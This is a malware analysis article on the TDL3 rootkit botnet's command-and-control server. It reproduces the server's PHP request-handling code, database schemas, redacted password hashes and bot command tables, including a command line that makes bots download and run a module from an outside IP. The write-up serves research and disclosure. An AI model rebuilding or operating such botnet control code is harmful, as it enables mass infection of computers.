 3890 ?        Ss     1:54 /bin/dbus-daemon --system
 3936 ?        Ssl   69:36 /usr/sbin/named -u bind
 3973 ?        Ss     0:01 /usr/sbin/ntpd -p /var/
                    run/ntpd.pid -u 108:117 -g
 3986 ?        Ss     0:01 /usr/sbin/sshd
 3991 ?       Sl    1736:18 /usr/bin/memcached -m 2048
                    -p 11211 -u nobody -l 127.0.0.1
 4067 ?        Ss     0:00 /usr/lib/postfix/master
 4084 ?        S      0:00 qmgr -l -t fifo -u
 4086 ?        Ss     0:00 /usr/sbin/winbindd
 4113 ?        S      0:00 /usr/sbin/winbindd
 4118 ?        Ss    86:34 avahi-daemon: running
                    [C020.local]
 4119 ?       Ss     0:00 avahi-daemon: chroot helper
 4134 ?       S       0:00 /usr/bin/rsync --no-detach
                    --daemon --config /etc/rsyncd.conf
 4185 ?        Ss     0:03 /usr/sbin/cron
 4220 tty1     Ss+    0:00 /sbin/getty 38400 tty1
 4225 ?       Ssl   36:54 /usr/sbin/console-kit-daemon
 4436 ?        S<   223:30 [loop3]
 4465 ?        S<    72:26 [kjournald2]
 4498 ?       S      0:00 /bin/sh /usr/bin/mysqld_safe
 4728 ?        SLl  87943:36 /usr/sbin/mysqld
 6773 ?        S      0:39 /usr/bin/php-cgi
 7303 ?        S      0:32 /usr/bin/php-cgi
 7320 ?        S      0:31 /usr/bin/php-cgi
 7447 ?        S      0:27 /usr/bin/php-cgi
 7590 ?        S      0:25 /usr/bin/php-cgi
 7796 ?        S      0:19 /usr/bin/php-cgi
 7944 ?        S      0:16 /usr/bin/php-cgi
 7982 ?        S      0:15 /usr/bin/php-cgi
 8002 ?        S      0:00 /USR/SBIN/CRON
 8048 ?        Ss     0:00 /bin/sh -c /usr/bin/php
                    /var/www/engine/cron/affiliatesst
                    atisticsbuildslife.php
 8058 ?        S      0:05 /usr/bin/php /var/www/
                    engine/cron/affiliatesstatisticsb
                    uildslife.php
 8243 ?        S      0:00 /USR/SBIN/CRON
 8282 ?        Ss     0:00 /bin/sh -c /usr/bin/php
                    /var/www/engine/cron/affiliatesst
                    atisticsbuildsmlife.php
 8287 ?        S      0:06 /usr/bin/php /var/www/
                    engine/cron/affiliatesstatisticsb
                    uildsmlife.php
 8467 ?        S      0:00 /USR/SBIN/CRON
 8483 ?        Ss     0:00 /bin/sh -c /usr/bin/php
                    /var/www/engine/cron/affiliatesst
                    atisticsbuildswlife.php
 8484 ?        S      0:03 /usr/bin/php /var/www/
                    engine/cron/affiliatesstatisticsb
                    uildswlife.php
 8637 ?        S      0:00 pickup -l -t fifo -u -c
 8812 ?        S      0:30 /usr/bin/php-cgi
 8903 ?        S      0:26 /usr/bin/php-cgi
 8937 ?        S      0:18 /usr/bin/php-cgi
 8966 ?        S      0:17 /usr/bin/php-cgi
 8971 ?        S      0:16 /usr/bin/php-cgi
 9057 ?        S      0:08 /usr/bin/php-cgi
 9081 ?        S      0:05 /usr/bin/php-cgi
 9249 ?        S      0:03 /usr/bin/php-cgi
 9299 ?        S      0:00 sh -c ps ax
 9300 ?        R      0:00 ps ax
26004 ?        S      0:00 [pdflush]
26007 ?        S      0:01 [pdflush]
27746 ?        Ss     0:00 ssh-agent
28031 ?        Ss     0:01 /usr/bin/php-cgi
28042 ?        Ss     0:03 /usr/bin/php-cgi
```


Table 2. *Fields description*

Field	Purpose
`bot _ ID`	Unique bot identifier, e.g. `7a91eb86-a6be-4db5-8694-0337dad2c75d`
`aff _ ID`	Bot owner ID
`aff _ SID`	Sub account ID
`rootkit _ ver`	Rootkit version
`tdlcmd _ ver`	Version of TDLCMD.DLL module (basic module of bot's payload)
`os _ ver`	OS version
`lang`	OS language
`browser`	Browser of infected computer. Value of this field is a path to executable file of the browser, found in registry key `HKEY _ LOCAL _ MACHINE\SOFTWARE\Classes\HTTP\shell\open\command`
`build _ date`	Compilation date of bot's executable files (optional)
`install _ date`	Infection date (optional)

commands execution, such as a command to download additional payload module. Let's see how the server processes requests from bots. In the first lines of `/var/www/engine/index.php` script, after including of required header files, requests decoding takes place: see Listing 5.

Table 3. *C&C special request arguments*

Field	Purpose
`module _ ID`	Identifier of request type (equivalent to module name which is being addressed)
`value _ 1- value _ N`	Random amount of string and/or integer data, depending on the request type



```
root:$6$T8ujo2XN$qohSEoagUkMqKTLE4d[redacted]
daemon:*:13616:0:99999:7:::
bin:*:13616:0:99999:7:::
sys:*:13616:0:99999:7:::
sync:*:13616:0:99999:7:::
games:*:13616:0:99999:7:::
man:*:13616:0:99999:7:::
lp:*:13616:0:99999:7:::
mail:*:13616:0:99999:7:::
news:*:13616:0:99999:7:::
uucp:*:13616:0:99999:7:::
proxy:*:13616:0:99999:7:::
www-data:*:13616:0:99999:7:::
backup:$6$UERMd5nu$ZzmIzIvjBlko[redacted]
list:*:13616:0:99999:7:::
irc:*:13616:0:99999:7:::
gnats:*:13616:0:99999:7:::
nobody:*:13616:0:99999:7:::
dhcp:!:13616:0:99999:7:::
syslog:!:13616:0:99999:7:::
klog:!:13616:0:99999:7:::
sshd:!:13616:0:99999:7:::
libuuid:!:13999:0:99999:7:::
citadel:*:14332:0:99999:7:::
mysql:!:14451:0:99999:7:::
postfix:*:14451:0:99999:7:::
ntp:*:14451:0:99999:7:::
messagebus:*:14451:0:99999:7:::
avahi:*:14451:0:99999:7:::
bind:*:14453:0:99999:7:::
```

Figure 1. *User accounts listed in /etc/shadow file*

As you can see from this code, request fields are saved in the `$request` array. Then a module is activated which corresponds to the first array element (i.e. special request ID see Table 4).

If value of the first field of a request doesn't match any special request ID, listed in the previous table, then the request is processed as a regular command request: see Listing 6.

Upon receiving a regular commands request, the server sends a list of commands back to the bot. Commands are encoded in RC4, the bot ID serving as an encryption key.

Partners accounts

The `affiliates` table contains information about partners accounts. Such accounts can be edited by the administration panel operator (see Listing 7).

Each partner can own any number of bot executables. Partner ID is hardcoded in a bot executable file during compilation. After the rootkit installation the ID is stored in config.ini file in the rootkit's own file system.

Subaccounts can be used to group a partner's bot executables (see Figure 3).

Identifiers of a partner's account and subaccounts are stored in `config.ini` file.

Partner accounts can be managed directly by sending the following request to botnet gateway (see Table 5):

```
services|operation_code|argument_1|argument_
                   2|...|argument_N
```

Listing 4. *Admin panel / botnet gateway directory structure (/var/www/engine)*

```
+--- cron              - scheduled PHP scripts
+--- data              - database of GeoIP addresses
                   and some text files
+--- library           - various PHP libraries used
                   by scripts
+--- public            - scripts to process requests
                   from bots
|                        (root directory of the
                   botnet gateway)
\--- tools
|    +--- controllers  - administration panel scripts
|    +--- layouts       - basic HTML template for the
                   administration panel
|    +--- public        - basic administration panel
                   scripts
|    |                     (root directory of the
                   administration panel web-server)
|    +--- views         - HTML layouts for various
                   administration panel pages
+--- configuration.php - database access settings etc.
```

Table 4. *Special request modules and their corresponding script files*

Special request ID	Script name	Purpose
`Remover`	`remover.php`	Receiving statistics from the `remover` module (more details below)
`Services`	`services.php`	Partner accounts management (create, delete, request of information)
`Rules`	`rules.php`	Collection of executed commands output.
`Redirect`	`redirect.php`	Redirecting to a URL with a given ID, stored in the server database
`installation`	`installation.php`	Displaying content of file `/var/www/engine/data/affId _ affSid.dat`, where `affId` and `affSid` – identifiers of account and subaccount of a partner, specified in a request. Purpose of this file is unknown, because we didn't find any corresponding files on target server.
`Modules`	`modules.php`	Processing of additional module requests from bots.

Listing 5. *Code to process a bot's request (/var/www/engine/index.php)*

```
<?php
try {
    // declaration of constants - paths to various directories
    define('DS'                    , DIRECTORY_SEPARATOR       );
    define('DIR_ROOT'              , realpath('../')           );
    define('DIR_LIBRARY'           , DIR_ROOT.DS.'library'     );
    define('DIR_LIBRARY_CLASSES'   , DIR_LIBRARY.DS.'classes'  );
    define('DIR_LIBRARY_MODELS'    , DIR_LIBRARY.DS.'models'   );
    define('DIR_LIBRARY_FUNCTIONS' , DIR_LIBRARY.DS.'functions');
    define('DIR_DATA'              , DIR_ROOT.DS.'data'        );
    // activating external modules
    require_once( DIR_ROOT . DS . 'configuration.php' );
    require_once( DIR_LIBRARY_CLASSES . DS . 'DBase.php' );
    require_once( DIR_LIBRARY_FUNCTIONS . DS . 'rc4Encrypt.php' );
    require_once( DIR_LIBRARY_MODELS . DS . 'mBots.php' );
    require_once( DIR_LIBRARY_MODELS . DS . 'mAffiliate.php' );
    require_once( DIR_LIBRARY_MODELS . DS . 'mAffiliates.php' );
    require_once( DIR_LIBRARY_MODELS . DS . 'mBrowsers.php' );
    require_once( DIR_LIBRARY_MODELS . DS . 'mBuilds.php' );
    require_once( DIR_LIBRARY_MODELS . DS . 'mSystems.php' );
    require_once( DIR_LIBRARY_MODELS . DS . 'mCountries.php' );
    require_once( DIR_LIBRARY_MODELS . DS . 'mCommands.php' );
    require_once( DIR_LIBRARY_MODELS . DS . 'mCommandsMemcache.php' );

    // decoding RC4-request (using server name as a key)
    $request      = rc4Decrypt( $_SERVER["HTTP_HOST"], base64_decode( substr( $_SERVER["REQUEST_URI"], 1 ) ) );
    $requestCount = 0;
    $requestHost = $_SERVER["HTTP_HOST"];

    if( $request ) {
        // split request line into array elements
        $request      = explode( '|', $request );
        $requestCount = sizeof( $request );
    } else {
        header("HTTP/1.0 404 Not Found");
        exit();
    }

    ...
```

Listing 6. *Code to process a request for commands (/var/www/engine/index.php)*

```
    } elseif( $requestCount == 8 || $requestCount == 10 ) {

        // connect to database
        DBase::connect( DBASE_HOST , DBASE_USER , DBASE_PWD , DBASE_BASE );

        // connect to memcached daemon
        $objMemcache = new Memcache;
        $objMemcache->connect( MCACHE_HOST, MCACHE_PORT );

        // receive information about bot from request fields
        $requestName      = $request[0];
        $requestAffAid    = $request[1];
        $requestAffSid    = $request[2];
        $requestRk        = $request[3];
        $requestCmd       = $request[4];
        $requestSystem    = $request[5];
        $requestLang      = $request[6];
        $requestBrowser   = $request[7];

        if( $requestCount == 8 ) {
            // no information about compilation and infection dates in request
            $requestBuildDate   = 0;
            $requestInstallDate = 0;
        } else {
            $requestBuildDate   = strtotime( $request[8] );
            $requestInstallDate = strtotime( $request[9] );
        }
        $requestBuild     = "{$requestRk}_{$requestCmd}";
        $requestIp        = ip2long( $_SERVER['REMOTE_ADDR'] );
        $requestAffId     = null;
        $requestSystemId  = null;
        $requestBrowserId = null;
        $requestBuildId   = null;
        // activate engine.php module
        // it adds information about bot to database and processes command request
        include('engine.php');

        $objMemcache->close();
        DBase::disconnect();

        ...
```

Listing 7. *Structure of the `affiliates` table*

```
CREATE TABLE IF NOT EXISTS 'affiliates' (
  'affId' int(11) unsigned NOT NULL auto_increment,   -- table key
  'affAid' char(20) NOT NULL,                         -- identifier of partner account
  'affGroup' int(11) unsigned NOT NULL,               -- group of partner account
  'affLogin' char(32) default NULL,                   -- name (login) of partner account  PRIMARY KEY  ('affId')
);
```


Operation codes are defined in the following table: see Table 6. Request parameters details: see Table 7. List of existing partner groups is located in `/var/www/engine/data/groups.txt`:

```
Affiliates Groups
    1  - Test Installs
    10 - Our Installs
    20 - InstallConverter
    30 - ProfitCash
    40 - ReliefPPC
    50 - ConvertPPC
```

Table 5. *Arguments for the affiliate account management*

Field	Purpose
`operation _ code`	Code of operation to be executed

`argument _ 1-`
`argument _ N`
	Optional argument – its format is defined by particular operation




General details:

Login:	test
AID:	20006
Group:	75

Sub Account details: 0

Figure 2. *Editing partner account in botnet admin panel*



```
[main]
quote=You people voted for Hubert Humphrey, and you killed Jesus
version=3.273
botid=7a91eb86-a6be-4db5-8694-0337dad2c75d
affid=20592
subid=0
installdate=22.4.2010 23:42:43
builddate=20.4.2010 16:17:53
```

Figure 3. *Affiliate account and subaccount IDs listed in the bot's configuration file*

Table 6. *Operation codes for the affiliate account management request*

Operation code	Arguments	Purpose

100	`affAid,`
	`affLogin,`
	`affGroup`
		Creating of a new partner account.

110	`affId`	Deleting of an existing account.
120	`affAid`	Showing all subaccounts for a given account.
150	`engineType`	Adding of a new account with automatic generation of `affAid`. Value of `affGroup` is selected according to value of `engineType`.

200	`affAid,`
	`affSid,`
	`statDateFrom,`
	`statDateTo`
		Requesting number of bot installations for a given account and a given period of time.

201	`affAid,`
	`affSid,`
	`statDateFrom,`
	`statDateTo`
		Requesting bots by country statistics for a given account and a given period of time.

301	–	Enumeration of existing partner accounts.

Table 7. *Description of operation codes arguments*

Parameter	Purpose
`affId`	Parameters correspond to cognominal fields in `affiliates` table
`affAid`	
`affSid`	
`affLogin`	
`statDateFrom`	Dates in `Y-m-d` format
`statDateTo`	
`affGroup`	Identifier of partner group

Listing 8. *Structure of the `bots` table*

```
CREATE TABLE IF NOT EXISTS 'bots' (
  'affId' int(11) unsigned NOT NULL,                 -- identifier of partner account
  'affIdx' int(11) unsigned NOT NULL,                -- usually equals to affId
  'affSid' smallint(6) unsigned NOT NULL default '1', -- identifier of additional account
  'botId' int(11) unsigned NOT NULL auto_increment,  -- table key
  'botName' char(60) NOT NULL,                       -- unique bot name (parameter botid in config.ini)
  'botIp' bigint(20) NOT NULL,                       -- bot IP
  'botAdded' int(11) unsigned NOT NULL,              -- date of first bot request to the server
  'botAccess' int(11) unsigned NOT NULL,             -- date of last bot request to the server
  'botCountry' tinyint(4) unsigned NOT NULL,         -- identifier of bot country
  'botSystem' smallint(6) unsigned NOT NULL,         -- identifier of Windows version of infected computer
  'botBrowser' smallint(6) unsigned NOT NULL,        -- identifier of browser version of infected computer
  'botBuild' smallint(6) unsigned NOT NULL,          -- identifier of rootkit version and module TDLCMD.DLL
  PRIMARY KEY  ('botId'),
  KEY 'botName' ('botName'),
  KEY 'affid_index' ('affId'),
  KEY 'botAdded_index' ('botAdded')
);
```

Example: a query for number of bot installations between 01.08.2009 and 01.07.2010 for subaccount 0 of partner with `affAid` 10000 is as follows:

```
services|200|10000|0|2009-08-01|2010-07-01
```

Main botnet table

After a bot sends request for commands for the first time, it is added to the *bots* table of the server database. Values of `affId`, `affSid` and `botName` fields are extracted from corresponding fields of request from a bot.

Class `mBots`, which enables work with `bots` table, is located in `/var/www/engine/library/models/mBots.php` file. Functions of adding and editing bot information are realized in `/var/www/engine/public/engine.php` script.

Structure of `bots` table: see Listing 8.

Bot commands

In the end of `engine.php` script `/var/www/enginedata/commands.php` file is activated. Its purpose is to display

Listing 9. *Structure of the `commandsinfo` table*

```
CREATE TABLE IF NOT EXISTS 'commandsinfo' (
  'commOwner' int(11) NOT NULL default '1',
                   -- identifier of user account,
                   who has added a command
  'commId' int(11) unsigned NOT NULL auto_increment,
                   -- table key
  'commName' varchar(255) NOT NULL,
                   -- command name
  'commDesc' text NOT NULL,
                     -- command description
  'commExe' varchar(255) NOT NULL,
                   -- URL of executable file (for
                   commands related to upload and
                   execution of executable files)
  'commStatus' enum('disable','enable',
      'deleted','temp') NOT NULL default 'enable',
                   -- command status (active,
                   inactive, temporary, deleted)
  'commAdded' datetime NOT NULL,
                     -- time of command creation
  'commCode' text NOT NULL,
                        -- command PHP code to be
                   included in commands.php
  'commCodeCond' text NOT NULL,
                       -- additional parameters of
                   the command
  'commCodeComm' text NOT NULL,
  'commOrder' int(11) NOT NULL,
                     -- command order number
  PRIMARY KEY  ('commId')
);
```

Listing 10. *Code for dynamic generation of the commands.php file*

```
    function reGenerate() {
        $code = '';

        // acquire information about all available
                    commands from database
        $commands = $this->getSummaryFull();
        for ($i = 0; $i < sizeof($commands); $i++) {
            if ($commands[$i]['commStatus'] ==
                    'enable') {
                // get PHP code for each command
                $code .= $this->getCode($commands[$i
                    ]['commId']) . "\r\n\r\n\r\n";
            }
        }

        // read template file
        // it contains static code, which should be
                    included in commands.php
        $templateFile = dirname(__FILE__).DS.'comman
                    ds.template';
        $fp = fopen($templateFile, 'r');
        $template = fread($fp, filesize($templateFi
                    le));
        fclose($fp);

        $template = str_replace('%COMMS%', $code,
                    $template);

        // write commands.php to the disk
        $file = '/var/www/enginedata/commands.php';
        $fp = fopen($file, 'w');
        fwrite($fp, $template);
        fclose($fp);
    }
```

Listing 11. *Structure of the `modules` table*

```
CREATE TABLE IF NOT EXISTS 'modules' (
  'modId' int(11) unsigned NOT NULL auto_increment,
                   -- table key
  'modName' char(255) NOT NULL,
                     -- module name
  'modData' longblob,
                     -- data of module's executable
                   image
  'modLoads' int(11) unsigned NOT NULL,
                   -- amount of module downloads
  PRIMARY KEY  ('modId')
);
```

commands to be executed by bot. `commands.php` script is generated dynamically using data from `commandsinfo` table (see Listing 9).

Class `mCommands`, which enables work with commands, is located in `/var/www/engine/library/models/mCommands.php`. Procedure for dynamic creation `commands.php` file is realized in regenerate method – it is called by command from the administration panel: (see Listing 10 and Figure 4).

It is possible to specify the following parameters for each command:


- Target country IDs
- Target partner IDs
- Target browser versions
- Versions of the rootkit and of the TDLCMD.DLL module.
- Command lifetime
- Maximal number of times a command can be executed.

Operator of administration panel can also edit part of PHP code to be included in `commands.php` (see Figure 5).

Any bot can process the following commands: see Table 8.

Payload modules

Primary functions (payload) of the TDL3 rootkit are provided by additional modules. These modules are normal dynamic libraries, which are downloaded from server and are being injected into random or current user mode process.



General details:


Name:

Description:

Link to Exe:

Command Order: 0

Figure 4. *Adding a new command to the administration panel*



Command Code:

```
// --- Command #235 Start ---

        $commId = 235;

        $commDetails       = $objCommands->getCommand( $commId );
        $commDetailsCreate = FALSE;
        if( $commDetails == FALSE ) {
                $commDetails['commId']        = $commId;
                $commDetails['commRefences'] = 0;
                $commDetails['commSuccesed'] = 0;
                $commDetailsCreate           = TRUE;
        }

        // Condition 1
        if( true ) {
                $commDetailsBot       = mCommands::getCommandExecuted( $commId, $botId );
                $commDetailsBotCreate = FALSE;
                if( $commDetailsBot == FALSE ) {
                        $commDetailsBot['botId']        = $botId;
                        $commDetailsBot['commId']       = $commId;
                        $commDetailsBot['commDate']     = 0;
                        $commDetailsBot['commSuccesed'] = 0;
                        $commDetailsBotCreate           = TRUE;
```

Figure 5. *Editing command code in the administration panel*

Information about available payload modules is stored in modules table: see Listing 11.

A module file can be downloaded to infected computer by `ModuleDownloadUnxor` command. It has the following parameters (see Table 9):

```
module|ModuleId!Key!
```

Request for module download is processed in `/var/www/engine/public/modules.php` file: see Listing 12. Execution of command for a specific module is performed by sending the following string to a bot (see Table 10):

```
ModuleName.Function([Params])
```

Example: a piece of script, which is responsible for downloading and execution of the `remover` module (fragment of file `commands.php`): see Listing 13.

Table 8. *Available bot commands*

Command	Description
`botnetcmd.SetCmdDelay(Seconds)`	Sets interval between server requests
`botnetcmd.ModuleDownloadUnxor(URL, LocalPath)`	Downloads encoded executable module
`botnetcmd.FileDownloadRandom(URL, LocalPath)`	Downloads random file
`botnetcmd.LoadExe(FileURL)`	Downloads and executes executable file
`botnetcmd.LoadExeKnock(FileURL, KnockURL)`	Downloads and executes random file and sends a HTTP-request to random URL on success
`botnetcmd.InjectorAdd(ProcessName, DLLName)`	Injection of DLL into specified process (* – into all processes)
`tdlcmd.ConfigWrite(Section, Parameter, Value)`	Writes random data into config.ini
`tdlcmd.Download(URL, LocalPath)`	Downloads random file.

Table 9. *ModuleDownloadUnxor command arguments*

Field	Purpose
`ModuleId`	Module identifier (value of `modId` field in `modules` table)
`Key`	Any string (optional). This value is used as a RC4 encoding key for the requested module.

Table 10. *Special module command arguments*

Field	Purpose
`ModuleName`	Name of module DLL on infected computer
`Function`	Name of random function being exported by module DLL
`Params`	Random string or integer parameters being forwarded to called function as arguments

Adding and editing of modules is performed in the corresponding section of the administration panel: see Figure 6. At the moment of access to the web-server the following modules were present in the database: see Table 11. Modules are protected with unknown encryption program, therefore their analysis may be tricky.

To date of the analysis, the amount of `Remover` module downloads equaled to 19 000 – which is disparately few in comparison to the total amount of bots. We can suppose that at the moment of analysis the `Remover` module was being tested and in future its developers are going to use own *antivirus* widely to fight with rival malicious software.

Statistics

In the end of the article we would like to present some objective statistics on the botnet. The data was extracted directly from the server database of the `d45648675.cn server` as of 7th February 2010.

Listing 12. *Code to process a module download request (/var/www/engine/public/modules.php)*

```
<?php

    require_once( DIR_LIBRARY_MODELS . DS .
                'mModules.php' );

    // check encoding key availability in request
                for module download
    if( preg_match( "%(\d*)!(.*)!%Uis", $request[1],
                $matches ) ) {
        $modId    = $matches[1];
        $modCrypt = $matches[2];
    } else {
        $modId    = $request[1];
        $modCrypt = FALSE;
    }

    // get information about module
    $modDetails = mModules::details( $modId );

    if( $modCrypt ) {
        // return encrypted module data to a client
        print rc4Encrypt( $modCrypt,
                $modDetails['modData'] );
    } else {
        // return unencrypted module data to a client
        print $modDetails['modData'];
    }

    // increment counter of downloads for this
                module
    mModules::increment( $modId );
```

Listing 13. *Code to download and execute the `remover` module (commands.php)*

```
// --- Command #273 Start ---
    $commId = 273;

    // get information about command by its
                identifier
    $commDetails       = $objCommands->getCommand(
                $commId );
    $commDetailsCreate = FALSE;
    if( $commDetails == FALSE ) {
        $commDetails['commId']        = $commId;
        $commDetails['commRefences']  = 0;
        $commDetails['commSuccesed']  = 0;
        $commDetailsCreate            = TRUE;
    }

    // Condition 1
    if( $botBuild >= 26 ) {
        $commDetailsBot       = mCommands::
                getCommandExecuted( $commId,
                $botId );
        $commDetailsBotCreate = FALSE;
        if( $commDetailsBot == FALSE ) {
            $commDetailsBot['botId']         =
                $botId;
            $commDetailsBot['commId']        =
                $commId;
            $commDetailsBot['commDate']      = 0;
            $commDetailsBot['commSuccesed']  = 0;
            $commDetailsBotCreate            = TRUE;
        }

        // Condition 2
        if( ($commDetailsBot['commSuccesed'] < 1)
                ) {
            $commSucces  = TRUE;
            // command for module download and its
                saving under tdlrm.dll
            $commOutput .= "tdlcmd.Download('https:
                //91.212.226.60/czRvvJ+iknAB','t
                dlrm.dll')\n";
            // command to execute Start() function
                from tdlrm.dll
            $commOutput .= "tdlrm.Start()\n";
        } else {
            $commSucces  = FALSE;
        }

        ...

// --- Command #273 End ---
```


General data:

Overall number of bots	5 247 115
Number of partner accounts	512
Date of first bot installation	12.08.2009
Date of last bot installation	07.02.2010

Detailed statistical graphs and diagrams are on Figure 7.

Notable peak on the graph is a *record* of 443 364 unique installations on 19th January 2010. All installations were uniformly distributed between a number of partner accounts. Possible reason of such rapid increase in installations can be exploitation of an unknown 0-day vulnerability (see Figure 8-10).

As you can see from this diagram, the largest partner provided 22.3% of all rootkit installations, being two times more effective than second most effective partner (see Figure 11). As you can see from this diagram, 90% of partners provide 1000-50000 downloads, 50% of which goes to small partners (1000-5000 downloads). There are just 17 partners with amount of downloads over 5000, and only one has over 1 000 000 downloads (see Figure 12).



General details:

Name: DDOS Module 10.10.0

Data:

Figure 6. *Editing a module in the administration panel*




Figure 7. *Amount of new installations by weeks (one point on graph corresponds to one week)*




Figure 8. *Amount of unique bots, accessing the server during a week*

As you can see from this diagram, Windows XP, which doesn't support modern security mechanisms (UAC, DEP and ASLR), is the most vulnerable to malicious software. Relatively small amount of infections for Windows 7 is not connected to its share among other operating systems, which is pretty high. It is possible that infection of Windows 7 computer was successful mainly by social engineering methods (see Figure 13 and Figure 14).

Since `d45648675.cn` server still worked to date of issuing this article (14th July 2010), we decided to collect more actual statistics. We also analyzed tens of TDL3 rootkit droppers to find IPs of all active command servers.

Second server `a57990057.cn` is used right now besides `d45648675.cn` (and some other). Each of these two servers has several IPs, and each IP is corresponding to several domains. List of IPs and their corresponding domain names is listed in the Table 12.

As you can see from this table, amount of bots attached to the first server has increased by about 40% between the dates 07.02.2010 and 14.07.2010. Total amount of computers, infected by the TDL3 rootkit between 12.08.2009 and 14.07.2010, is more than 16 000 000. Till now Mariposa botnet was considered as the world largest botnet. At the moment of its termination its volume was estimated by experts as 12 000 000 bots.

Table 11. *Extra bot modules available to download*

Module name	Purpose
`DDoS`	Performing DDoS-attacks
`Remover`	Small antivirus to work with Malwarebytes' Anti-Malware (*http://www.malwarebytes.org/mbam.php*) signature bases to search for "foreign" malicious programs on infected computer.
`TDLCMD`	Primary payload module of the rootkit. It includes functions of sending messages to server, command execution etc.
`WSP/WSP Popup`	Module of interception of requests to search engines (Google, Yahoo, Bing, Ask, AOL) in order to replace search results which are displayed in browser. It includes functions of ads popup.

